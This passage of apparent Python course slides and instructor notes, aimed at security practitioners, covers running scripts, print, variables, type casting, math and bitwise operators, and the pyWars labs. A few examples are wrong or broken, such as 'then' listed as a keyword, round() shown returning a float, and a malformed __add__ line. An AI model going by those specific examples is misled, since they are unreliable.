


Python Enhancement Proposals, or PEPs, are the way new features get added to Python. However, they are not just responses to a request for a new feature. These proposals are also how the Python Community officially documents the way things should be done in the language. PEPs define things like how many spaces you should have when you indent code (PEP 8). Another PEP offers encouraging words to code by, like "The Zen of Python" (PEP 20). The contents of this PEP also appear in your Python interpreter if you tell the interpreter to "import this".

"Now is better than never. Although never is often better than *right* now." —Tim Peters, The Zen of Python.

Python Language

- Python is an interpreted language
 - Top-down, just-in-time interpretation of source code
- It doesn't natively produce PE-COFF (.exe) or ELF (Linux binary) executables
- Some tools will create binary executables for different platforms
 - Windows: Py2exe, PyInstaller and Nuitka
 - Linux: Freeze, PyInstaller
 - Mac: py2app



Python is an interpreted language. This is quite different than compiled languages such as C. Compiled languages have a compiler. The compiler will take the source code, read it, and produce a binary executable that is compatible with the operating system. That program can execute natively with the operating system without any further assistance from the compiler language. The source code is not required to be distributed for execution, just the executable. In an interpreted language, the interpreter reads and processes the script during the execution of the script. That means that the interpreter needs to be installed on the machine on which you intend to run your program. So if you want to run a Python script on a computer, it must have a Python interpreter.

A .py file is Python source code in its uncompressed format. A .pyc file is Python byte code. .pyc files are no longer human readable. The Python interpreter has "compiled" the Python script to an intermediate stage that is optimized for the interpreter to read and execute. Tools are available that will decompile pyc files; for example, see <https://pypi.org/project/uncompyle6> and Decompyle++. Decompyle++ is available at <https://github.com/zrax/pycdc>.

Python automatically creates a byte-compiled .pyc when a .py is imported. If you want to manually byte-compile a .py into a .pyc with the `py_compile` module, do this:

```
>>> import py_compile
>>> py_compile.compile("script")
```

Some tools and libraries will take a Python script, determine which libraries and modules it requires to execute, and create a small "package" that contains the script and a minimal interpreter so that the script can execute. Py2Exe and PyInstaller can create .EXEs so that you can distribute your program on Windows computers. PyInstaller and others can also create Linux and Macintosh images. You can download these tools from <http://www.py2exe.org/>, <http://www.pyinstaller.org/> and <http://nuitka.net/>.

Python Just-in-Time Interpreter

- Execution begins at the first command it sees in a script, processing from the top down
- Functions must be declared before they are called, but Python may not notice right away
- Program logic errors may go unnoticed. Test all function use cases!

```
#!/usr/bin/env python3
import sys
def doesexist():
    print("we're here! we're here! we're here!")
if len(sys.argv) > 2:
    doesntexist()
else:
    doesexist()
```

Python will not raise an exception until the number of arguments passed to the program is greater than two!

Python is a just-in-time interpreter. As a result, it doesn't process the entire script looking for logic errors before it runs. It reads the first line of the script and executes it. It then moves to the second line of the script and executes it. You may have branches in your code that are rarely executed. Errors in the code may go unnoticed by the software developer unless they extensively test their code, being sure to try all the possible test cases.

Three Methods for Running Python

There are three different ways you can execute Python. Let's look at three ways to print the string "Hello World"

- 1) Command line: Provide scripts to interpreter on the command line

```
$ python3 -c "print('hello world')"
```

- 2) Execute scripts: Pass .py or .pyc script to the Python interpreter
- 3) Python shell: Running the Python interpreter interactively is a quick and easy way to write and test code snippets



Say that we just want to print "hello world" to the screen. Python provides three different execution methods to accomplish that task. You can execute the Python **print("hello world")** command from the command line. You can write a Python script that prints "hello world" and then execute it. Or you can start the Python shell and interactively call the **print** function in the interpreter.

To execute commands from the command line, you put your script commands after the **-c** option on the command line. This method is often used when you want to use Python output and pipe it as input to another command on the Linux command line. For example, you would do this if you wanted to create a long string to produce a buffer overflow. If you wanted to pipe 5,000 capital *A*s into another program, you could do this:

```
$ python3 -c "print('A'*5000)" | wc -c  
5001
```

(The 5001 character is the new line character.)

You can also pass the name of a .py or .pyc script to the interpreter, and it will run the script. For example, **python myprogram.py** will execute the program myprogram.py.

Last, you can simply type **python** to start the Python interactive shell where you can run commands. This is an excellent way to try out small snippets of code and see how Python will behave before adding the code to a script.

Executing a Script or an Interactive Session

Run Python Scripts!

```
$ cat helloworld.py
print("Hello world")

$ python3 helloworld.py
Hello world
```

Run Python Interactively

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World")
Hello World
```



Here you can see examples of executing a Python script called helloworld.py. When you pass the script as the first argument to the Python interpreter, Python reads the script and executes it. In this case, the helloworld.py will print "Hello world" to the screen.

The second example shows how you can start a Python interactive shell. When you are in the shell, you can simply type the following:

```
print("Hello World")
```

The interpreter executes the command!

GNU Readline Support in Python Session

- Tab complete is built into Python3 interactive shell by default

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> d<tab><tab>
def    del    delattr( dict(     dir(      divmod(
```

- Python also keeps your command history (written on exit)

```
$ ls -l ~/.python_history
-rw----- 1 student 413 Apr 28 02:32 /home/student/.python_history
```

- Session history is available with the up arrow and down arrow key
- Keyboard shortcuts such as CTRL-a, CTRL-e, and others are supported

Python 3.6 and later conveniently provides tab completion of objections such as function names, variable names, objection attributes, and more. These features are implemented by a standard GNU Readlines module. That means most of the standard line-editing features that are available to you in vi and emacs can also be used in a Python terminal. So in addition to tab completion, you have various shortcuts that will make changes to the current line you are editing.

When you exit your Python interactive session, it will write all of the commands that you typed to a .python_history file that is kept in your home directory. This file is read and loaded into the command history when Python starts. Those commands are available for easy recall by using the up and down arrow keys.

The Python prompt supports many of the standard commands you can type inside of the vi editor by using standard GNU readline libraries: CTRL-a to go to the beginning of the line, CTRL-e to go to the end of the line, CTRL-l (lowercase L) to clear the screen, ESC-dw to delete until the end of the current word on your line, ESC-dd to delete the entire line, ESC-yw to copy until the end of the current word to your clipboard, ESC-yy to copy the current line to the clipboard, ESC-p to paste the current content of your clipboard, and ESC-u to undo the last GNU readline command. You will find that many of the commands you would use in vi aren't as useful at a Python prompt where you are only typing one line, but many of them are useful and can be used in the interactive shell.

NOTE: These features are not available in older versions of Python 2 and 3 that you will find commonly deployed in organizations. Importing the 'tab_complete.py' program that is in your 'apps' directory will enable these features on older versions of Python.

Proper Script Structure

```
#!/usr/bin/env python3 -tt
#-*- coding: UTF-8 -*-
#You can comment a single line with a pound sign
""" The first string in the program is the DocString and """
""" is used by help function to describe the program."""
import sys
def main():
    """A 'Docstring' for the main function here"""
    print("You passed the argument "+ sys.argv[1])

if __name__ == "__main__":
    main()
```



Here you see a basic example of a well-formatted Python program. The #! (shebang) on the first line points Linux to the location of the Python interpreter. The -tt will cause Python to stop with an error if you have a mix of tabs and spaces being used to indent your code. If, instead, you had -t as your option, Python would generate a warning if you mixed tabs and spaces. Stopping if you mix tabs and spaces is the best option. We will talk about the importance of spaces and tabs later. Next is the encoding of the Python script. If don't provide this, Python will assume the script is all ASCII text. If your script will contain any UTF-8 characters, then you need to tell the interpreter to interpret them as UTF-8. The third line is a comment. The interpreter ignores any text on a line after the pound sign.

The first line after the comment is known as the Docstring. Defining a Docstring is optional but is best practice. To define a Docstring, simply include a string as the first line of a module, function, class, or method definition. In this case, we are using triple quotes followed by a description of the program. You use triple quotes anytime you want to define a string that contains freeform text spanning multiple lines. The Docstring is displayed when someone uses the `help()` function to determine what your code does.

Next, we import any modules that will be required by the program. In this case, we import `sys` so that we have access to the arguments that were passed to the program. Then we define the `main()` module. Defining a `main()` module isn't required. Python will automatically begin executing any Python commands that are defined in the script, but best practice is to put the main body of your script into a function called `main`. This way, if you later decide to turn your program into a module that you import into another program, you won't need to make a lot of changes to make that happen. Inside the `main` function here, you can see it simply prints the first element in the list contained in the `sys.argv` attribute.

Next, we have the `if` statement that compares the variable `__name__` to the string "`__main__`". This line of code checks to see if the script is being executed as the main program or if it is being imported by another program. If it is being imported by another program, the `main()` function is not called. If it is the main program (that is, it was the script that was passed as the first argument to the Python interpreter `# python thismodule.py`), then the `main()` function is called and execution begins.

Although not all of your scripts must follow this structure, it is important to know the correct way of doing things.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python

Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules



This is a Roadmap slide.

The PRINT Function

```
>>> print("HELLO WORLD")
```

```
HELLO WORLD
```

- `print()` sends information to standard output. This is usually the screen.
- If you type a command in the interpreter, printing the output is implied
- In a script you have written, you must use the `print` statement to see the contents of a variable
- `print` evaluates each of its comma-separated arguments and writes each result to the standard output device (`stdout`) separated by spaces

```
>>> print("a string", 1, 2.1, 3+4, b'\x06 \x41\x42')  
a string 1 2.1 7 b'\x06 AB'
```



One of the most basic functions a Python program will perform is to output information to the screen. This is usually accomplished with the `print` function. You can pass multiple parameters to the `print`. Each parameter will be evaluated (that is, executed) by Python, converted to a string, and then the result will be displayed on the screen. Each parameter can be of a different variable type. So you can call the `print` where the first argument is a string and the second argument is a numeric value, as you see here. Here the fourth argument is an expression that adds together two integers. This expression will be evaluated, and the result will be converted to a string. Then it will be printed to the screen.

Also, notice then when bytes or a string contains values that do not have an associated character, such as `\x06` in the example above, Python simply prints the hexadecimal value. If a value does have an associated character, such as `\x41` and `\x42` above, then the characters are printed.

If you simply type a variable at the `>>>` prompt in an interactive Python shell, the interpreter assumes you want to print the contents of the variable. In a script, you will use the `print` statement to print things to standard output, which is usually the screen.

Everything in Python Is an Object, Except the Stuff That Isn't

- Keywords: 33 of them in Python 3. They tell Python to do something
 - Examples: if, then, else, for, import, True, False, and, while, return, and more

```
>>> len(keyword.kwlist)
33
```
- Literals: Strings or number values we put in programs
 - Example: "Hello", 1, 2, 3.1415
- Operators: For calculations +, -, /, //, *, %, <<, ^, |, &
- Delimiters: Separate parameters, build data structures
 - Example: comma between arguments, period in classes, [], {}, 0, :
- Comments: Start with # and are ignored by Python
- Variables: Temporary holding places for data
 - Everything else that starts with a letter (A-Z, a-z) or underscore
 - Approximately 150 variables are preloaded with values or code stored in the "__builtins__" module

When the Python interpreter analyzes a line of code to determine what actions to take, it looks for keywords, literals, operators, delimiters, comments, and variables. Comments begin with a pound sign and end with a carriage return. Comments are ignored by the interpreter. Keywords are what we typically think of as the programming command that we issue to the Python interpreter. Python 3 understands 33 keywords.

```
>>> import keyword
>>> print(keyword.kwlist)
['False', 'None', 'True', 'and', 'as', 'assert', 'break', 'class', 'continue',
'def', 'del', 'elif', 'else', 'except', 'finally', 'for', 'from', 'global',
'if', 'import', 'in', 'is', 'lambda', 'nonlocal', 'not', 'or', 'pass', 'raise',
'return', 'try', 'while', 'with', 'yield']
```

In Python 2.7, there are 31 keywords. 'print' and 'exec' were keywords rather than functions, and 'False', 'None', 'True', and 'nonlocal' were not keywords.


Operators are used to perform calculations. The operators include the normal mathematical operators such as plus and minus. They also include binary math operators such as the caret, which is used for “exclusive or”, the pipe symbol, which is a “binary or”, and the ampersand, which is a “binary and”.

Delimiters are used to separate parameters, define data structures, and define the order of operations. If the interpreter finds something else in your program that it doesn't recognize as a keyword, literal, operator, delimiter, or comment, it will assume it is a variable as long as it conforms to the naming standards for variables. All variable names must begin with an underscore or an alphabetic character (a-z, A-Z).

Everything that doesn't fall into one of those categories that begins with an underscore or letter is a variable. Those variables can hold data such as values or Python code. There are approximately 150 variables that are preloaded with values or code that are part of the __builtins__ module. For example, a variable named 'print' contains code that sends things to the output device

Reference

https://docs.python.org/3/reference/lexical_analysis.html



Let's look at how Python interprets these lines:

```
>>> print( "Hello" + "World" )
```

Python sees the first word on this line as a variable named "print". The variable "print" is preloaded with a small bit of code to send output to standard out. These small bits of code are called functions. The open and close parentheses after the variable tell Python we want to run the code for the function stored in that variable. Any input to that function is passed inside the parentheses and are called arguments. The argument is passed the argument "Hello", a plus operator, and a literal string "World". Python then adds the strings together, producing the string "HelloWorld".

```
>>> print( Hello + World )
```


If you drop the quotes from that line of code, it has a very different meaning. Python now interprets Hello and World as variables. Python will add together the contents of the two variables (if they exist) and print those results.

```
>>> print( mygame.answer( 1, mygame.data(1) + 5 ) )
```

With this line, Python will again see the "print" function and send the results of what follows to the screen. Because mygame isn't a keyword and it conforms to the naming convention for variables, Python recognizes it as a variable. The period delimiter that follows tells Python that we want to access an attribute, or a method, of the mygame object. Python then recognizes "answer" as a method that is part of the mygame object. The parenthesis delimiter tells Python that we want to pass arguments to the "answer" method that we separated by the comma delimiter and end with a closing parenthesis delimiter. The number 1 is a literal.

Variables

- Variable names are case-sensitive labels for objects in memory
- Labels point to an area in memory containing an object such as an integer, string, or other data



- When assigning a variable, Python automatically assigns the type

```
>>> x = "Welcome to Python"
>>> y = 5
>>> z = 5
>>> globals()
{'__builtins__':...,'y': 5, 'z': 5, 'x':'Welcome to Python'}
>>> y is z
True
```

A variable is just a text label we create for a memory address that contains a Python object. When Python executes the command "y = 5", it creates an entry in current namespace that holds variable "y" and points it to a memory location containing an integer object of value 5. Anytime your program refers to the variable "y", it knows that you are referring to the memory address that currently contains the value 5. As programmers, we use variables all the time to store data and process it.

Python will automatically determine variable types when assigning variables. It isn't necessary to declare that a variable is going to contain integers or strings or anything else prior to using it. You simply assign the variable that you want.

It is helpful to think of variables as a label for a given memory address. In this conceptual model, executing "Z=5" puts the value 5 into the memory address that we refer to as "Z". Then executing "Z=Z+1" would assign that same memory space the value of 6. If you are new to programming, you can stick with that conceptual model. How Python handles this internally will not become a factor until you begin developing more complex data structures and programs. In reality, when you reassign "Z", Python doesn't change the address pointed to by "Z"; it changes where "Z" points in memory.

Python variable names are stored in a namespace. We will talk more about dictionaries and namespaces later, but you can examine the contents of the global namespace as a dictionary by calling the `globals()` function. Because variable names are case sensitive, here you can see that this creates two entries in the global namespace dictionary: One uppercase and one lowercase.

Because the variable uppercase "Z" and lowercase "y" both refer to the value 5, they both point to the same place in memory. We can see this with the keyword "is" or by comparing the results of the `id()` function. When we use the standard CPython interpreter, the `id` function returns the memory address that a given variable points to. The "is" operator compares two variables to see if they point to the same thing.

Variable Types

- Integers int(): Whole numbers
- Floats float(): Real numbers (ex: 3.1415) accurate to 16 decimal places
- String str(): "This is a string" 'and so is this!'
- Bytes byte(): A collection of bytes with string-like capability
- List list(): ["This", "is", "a", "list", 123, 3.14]
- Tuples tuple(): ("Group", "of", "Values")
- Dictionary dict(): {"Key1": "Value1", "Key2": "Value2"}

```
>>> type(1)
<class 'int'>
>>> type("Hello")
<class 'str'>
>>> x="Hello"
>>> type(x)
<class 'str'>
```

type() will identify the
type of a variable or a
literal

Python variables come in different "types". For a significant part of the rest of this class, we will be looking at the types of variables and what you can do with them. We will go over each of them in more detail, but here we'll look at what those types are. Although this is not an exhaustive list, you will do most of your coding with one of these primary variable types in Python.

In Python 3, integers are whole numbers. Floats are numbers with decimal points that are accurate up to 16 decimal places. Strings are groups of characters surrounded by quotes. Bytes are a collection of 8-bit values in a string-like object. Lists are an indexed group of items similar to arrays in other languages. A tuple is similar to a list, but it is lightweight and faster, with less functionality. Dictionaries are very useful for quickly storing and retrieving data.

The Python type() function can be used to see what Python thinks some data is. You can use it to check literals such as 1 or "Hello" if you don't know what they are. But, more often, we use the type() function on a variable to see what it is storing.

Assignments

```
>>> some_var = 10
>>> some_var = some_var + 5
>>> print( some_var )
15
```

- The code to the right of the assignment operator is solved, including any function calls
- Then the result is stored in a variable
- If the variable "some_var" is on both sides of the assignment operator, the current value of "some_var" is used for the evaluation on the right, and the result updates the current value

When the equal sign assignment operator is used, the code to the right side of the assignment operator is evaluated from left to right. The results of that evaluation are then stored in the variable(s) on the left side of the equal sign. For example:

```
>>> some_var = 10
```

The right side of the equal sign contains a literal and requires no evaluation. This will store the number 10 in a memory location in the global namespace. Then the next line of code is ready to be executed:

```
>>> some_var = some_var + 5
```

This evaluates the right side of the equal sign first. The variable `some_var` already contains the literal integer 10 from the previous assignment. Python adds 5 to 10, which results in 15. Now that the right side of the equal sign is fully calculated, the value 15 is stored in memory. The variable `some_var` is then pointed to that new memory location because it is on the left side of the equal sign. Notice that this has the effect of incrementing the current value in `some_var` by 5.


```
>>> print( some_var )
```

Now when we call `print some_var`, Python prints the value that is stored in the memory location pointed to by `some_var`. The result printed to the screen is 15.

Reassigning Types

```
>>> a = 100
>>> type(a)
<class 'int'>
>>> a = str(a)
>>> a
'100'
>>> a=float(100)
>>> a
100.0
>>> type(a)
<class 'float'>
>>> int(100.9)
100
```

str(), byte(), int(), float(), hex(), list(), dict(), and several other functions "cast" one variable type as another



Casting an integer as a float added the decimal component

Casting a float as an integer runs the floor operation not round()

You can reassign a variable type by passing it as a parameter to a different variable type. This is sometimes referred to as "casting". This action creates a new object in memory of the type specified and sets its value to whatever is passed as a parameter. In the line 'a = str(a)' above, a new string object is created in memory and set to a value currently held in variable 'a', which is 100. Then the variable 'a' points to the new object.

When you use the int() function on a float, it does the floor operation and doesn't round the numbers. If you wanted to round the numbers, you would need to call Python's round() function first.

```
>>> int(100.9)
100
>>> round(100.9)
101.0
>>> int(round(100.9))
101
```

Example of Changing Types

```
>>> "5" + 5
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: Can't convert 'int' object to str implicitly
>>> int("5") + 5
10
>>> "5" + str(5)
'55'
```

- Addition operators don't work with strings and integers
- Use str() or int() to make them the same type
- Adding integers or floats uses mathematical addition
- Adding strings together concatenates them together
- Python "magic" methods do all the real work



If you try to add together strings and integers, Python will give you an error message. Data types do not necessarily have to match. For example, you can add together integers and floating point numbers. But you cannot add together strings and integers. It is nonsensical to ask, "What is the word 'fred' plus the number 5?" You can add the word "WORLD" to the word "HELLO" and get "HELLOWORLD". You can also add the number 10 to the number 5 and get 15. Consider adding "5" + 5; that is, to add the character "5" to the integer 5. Trying this results in a Python error. To perform this operation, you must first turn the integer into a string or turn the string into an integer.

The + operator magically switches between the addition operator and the concatenate operation based on whether you are adding together strings or integers. You might be wondering how that happens. The magic isn't in the + operator. All that the + operator does is call the `__add__` method associated with the object before it and pass the argument after the + as the argument to `__add__()`, as shown here:

```
>>> a = 100
>>> b = 200
>>> a.__add__(b)          # a + b actually executes this method
300
```

Variable types in Python have what are called "magic" methods that know how to add, subtract, and multiply the objects. So integers know how to add other integers. Strings know how to add other strings and so on:

```
>>> "A).__add__("B")
'AB'
```

Of course, you can refer to Python's documentation for a complete reference to Magic Methods.

Math Operators

Consider when $x = 5$

Operation	Example	Result in x
Addition	$x = x + 5$	10
Subtraction	$x = x - 10$	-5
Multiplication	$x = x * 5$	25
Division	$x = x / 2$	2.5
Floor (drop decimal)	$x = x // 2$	2
Modulo (remainder)	$x = x \% 2$	1
Exponent	$x = x ** 2$	25

Python supports all of these math operators. You can perform assignments with an equal sign. You can use the plus sign to perform addition, the minus sign to do subtraction, asterisks to do multiplication, the forward slash to do division, two asterisks to do exponent math, and the percent sign to perform the modulo function. The floor operator does division but drops the decimal portion of the number. It doesn't round the numbers. The modulo function will return the remainder of the division of the two numbers. For example, $10 \% 7$ is the remainder of 10 divided by 7. In this case, 10 divided by 7 is 1 remainder 3. So, $10 \% 7$ is equal to 3.

Assignment Shortcuts

- Shortcuts for updating variables:

<code>a += 1</code>	shortcut for <code>a = a + 1</code>
<code>a -= 1</code>	shortcut for <code>a = a - 1</code>
<code>a *= 2</code>	shortcut for <code>a = a * 2</code>
<code>a /= 10</code>	shortcut for <code>a = a / 10</code>
<code>a //= 2</code>	shortcut for <code>a = a // 2</code>
<code>a %= 5</code>	shortcut for <code>a = a % 5</code>

- Remember: `a=-1` is the incorrect order for the operators. It assigns a negative 1 to the variable "a"

Python also has some shortcuts for reassigning an existing variable. For example, if you want to add 5 to the current value of the variable "a", you use the line "`a = a + 5`". These types of operations are very common, so Python provides shortcuts for math operators that adjust a variable based on its current value. You can write "`a = a + 5`" as "`a += 5`". These two expressions do the exact same thing. I sometimes see people make the mistake of writing this as "`a =+ 5`", and their program doesn't work properly. It is easy to remember the order when you realize that "`a =+ 5`" is assigning a POSITIVE number 5 and "`a =- 5`" assigns a negative 5. If you want to use the shortcut, you put the operator before the equal sign. Python provides these shortcuts for all the math operators, including `+`, `-`, `*`, `/`, `//`, `%`, and `**`.

Please Excuse My Dear Aunt Sally

```
>>> (1 + 2) * 3  
9  
>>> 1 + 2 * 3  
7
```

```
>>> True or True and False  
True  
>>> (True or True) and False  
False
```

- The normal math order of operations (Parentheses, Exponents, Multiply and Divide, Add and Subtract) is used
- The Boolean AND operator takes precedence over the OR operator

As expressions are evaluated, Python honors the normal mathematics order of operations. Remember what your fourth-grade teacher taught you: “Please Excuse My Dear Aunt Sally (Parentheses, Exponents, Multiplication and Division, Addition and Subtraction).” Parentheses are used to tell what operations to complete first. Next, exponents are solved, then multiplication and division, and finally, addition and subtraction.

Base 2 and Base 16 Assignments

```

>>> a = 0xff00
>>> a = int("ff00", 16)
>>> a
65280
>>> hex(a)
'0xff00'
>>> b = 0b11000101
>>> b = int("11000101", 2)
>>> b
197
>>> bin(b)
'0b11000101'

```

Two ways to assign base 16 numbers

hex() function displays the integer value as hex

Two ways to assign binary

bin() displays the integer value as a binary

You can assign values in hexadecimal by putting a 0x before the byte values. You can also assign values in binary by putting a 0b before a series of ones and zeros.

The int() function will accept two parameters: The first is a string representing the value of the integer, and the second is the base you want when converting the string to a numeric. This is useful for converting strings to numbers. In Python 2.6 and later, you can also precede a number with 0b for a binary assignment or 0x for a hexadecimal assignment. For example, we could assign "A = 0b0110" or "A = 0xff." The value of any integer variable will be printed in decimal format regardless of how you assign it. To see a value in its integer or hexadecimal representation, you will need to use bin() and hex().

Remember that all values, regardless of their base, will be printed in their decimal integer format by default. So even if you assign a variable a hexadecimal value such as "a=0xff00", printing the value of "a" results in the decimal number 65280. If you want to see the value in hexadecimal, you would call the hex() function to show its value. Likewise, to show binary values, you can use the bin() function to print a number in binary. Security professionals often need to be able to move back and forth between hexadecimal, binary, and decimal. Python makes this easy.

Bit Math Operators

&	bitwise AND
	bitwise OR
^	bitwise XOR
<<	shift bits left
>>	shift bits right
~	bitwise complement

```
>>> format(0b10101010 & 0b00001111, "08b")
'00001010'
>>> format(0b10000001 | 0b00111100, "08b")
'10111101'
>>> format(0b10101010 ^ 0b00001111, "08b")
'10100101'
>>> format(0b00001111 << 2, "08b")
'00111100'
>>> format(0b11110000 >> 3, "08b")
'00011110'
>>> format(~0b11110000, "08b")
'-11110001'
```



You can also do assignments in bases other than base 10, such as binaries and hexadecimal. This capability can be particularly useful when you are working with bits such as flags in packet captures and network masks. You can perform a logical AND operation of two different values at the bit level with the & (ampersand) operator or an OR operation with the | (pipe) operator:

```
>>> bin(0b11001100 & 0b11110000)
'0b11000000
>>> bin(0b11001100 | 0b11110000)
'0b11111100'
```

An exclusive OR (XOR) is performed with the ^ (caret) operator.

```
>>> bin(0b11001100 ^ 0b11110000)
'0b111100'
```

The ~ (tilde) converts the integer to a negative number with two's complement. This involves reversing the bits and adding one to it. However, Python internally doesn't use two's complement to store negative numbers. Even though the ~ correctly performs a two's complement number operation, displaying the binary of the number does not display a two's complement.

```
>>> bin(~0b1111110)
'-0b1111111'
```

You can also shift the bits left or right. Shifting to the left one place, in effect, multiplies the value by two for each bit that is shifted.

```
>>> bin(0b11001100<<2)
'0b1100110000
>>> bin(0b11001100>>2)
'0b110011'
```

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules



This is a Roadmap slide.

Challenges of Programming Classes

- Students' experience in software development varies widely
 - *Veteran Programmers*: Some of you already know how to code and want to learn how to apply your coding to information security. You will likely need some additional challenges to keep you engaged during introductory topics.
 - *Nonprogrammers*: Some of you have never written code before. If you are new to programming, you can turn to pyWars as you develop your skills.
 - *Programmers New to Python*: Most students have some experience in some other language. Use pyWars to solidify concepts.
- *The Mythical Man-Month* by Frederick Brooks says the "average" programmer can write only 10 lines of code a day!
- The best way to learn is hands-on. You need keyboard time.

We have a fundamental problem with programming courses. Some of you already have several years of software development and scripting. Other students in this class have never developed any scripts. If we instruct to satisfy the most advanced, then most of you will be lost, and that doesn't sound like a good idea. If we just teach to the students who have never coded before, then many of you will be bored out of your mind. We need some way to keep the advanced users engaged while we cover the basics and catch up to them.

We also have a fundamental problem when it comes to the amount of time required to write good code. According to Frederick Brooks' classic book *The Mythical Man-Month*, the average software developer can write only 10 good lines of code a day. Modern estimates vary, but generally speaking, the average programmer will create between 8 and 50 good lines of code a day. We need to write more than that for just ONE of our programs! (https://en.wikipedia.org/wiki/The_Mythical_Man-Month)

The last problem we need to talk about is the need to have time on the keyboard. You won't learn to program by watching me. You need to do this yourself. That means you need to spend a lot of time coding.

Our Solution

- Problem: Need keyboard time—must be hands-on:
 - We will have a LOT of lab time, but this will make the differences in skills even more apparent, as veteran programmers finish the labs much earlier
- Problem: 10 SLOC (Source lines of code) a day:
 - "Fill in the blank" or "Arrange the pieces" type exercises
 - "-final" completed programs are there for reference
 - Veteran programmers can ignore parts of prewritten code
- Problem: Varying skill levels in students
 - We have an additional challenge in this class: pyWars!
 - Veteran programmers will spend more time here at first
 - Beginners may go to pyWars as material becomes complex

Let's talk about how we will solve each of these problems in this class. First, we will solve the need for keyboard time by doing SEVERAL labs. This course will have many labs for you to work on. Also, the labs are designed to minimize the amount of code you have to write, while maximizing your understanding of the programming concepts. If you can write only a few good lines of code a day, we will provide you with most of the program already written and only ask you to complete the puzzle by writing the parts of the code that really matter. After we have covered a subject such as parsing the command line, that code will be written for you in all subsequent projects. These "fill in the blank" and "arrange the pieces" type exercises will focus the attention on the critical pieces of the program. Additionally, a completed version of each of the labs is available in the directories for you to reference. If you get stuck and aren't sure where to go, you can open that completed program to see where to go next. Veteran programmers can choose to ignore portions of the prewritten code and write a larger portion of the programs themselves. But we have another solution to help keep veteran programmers engaged: pyWars.

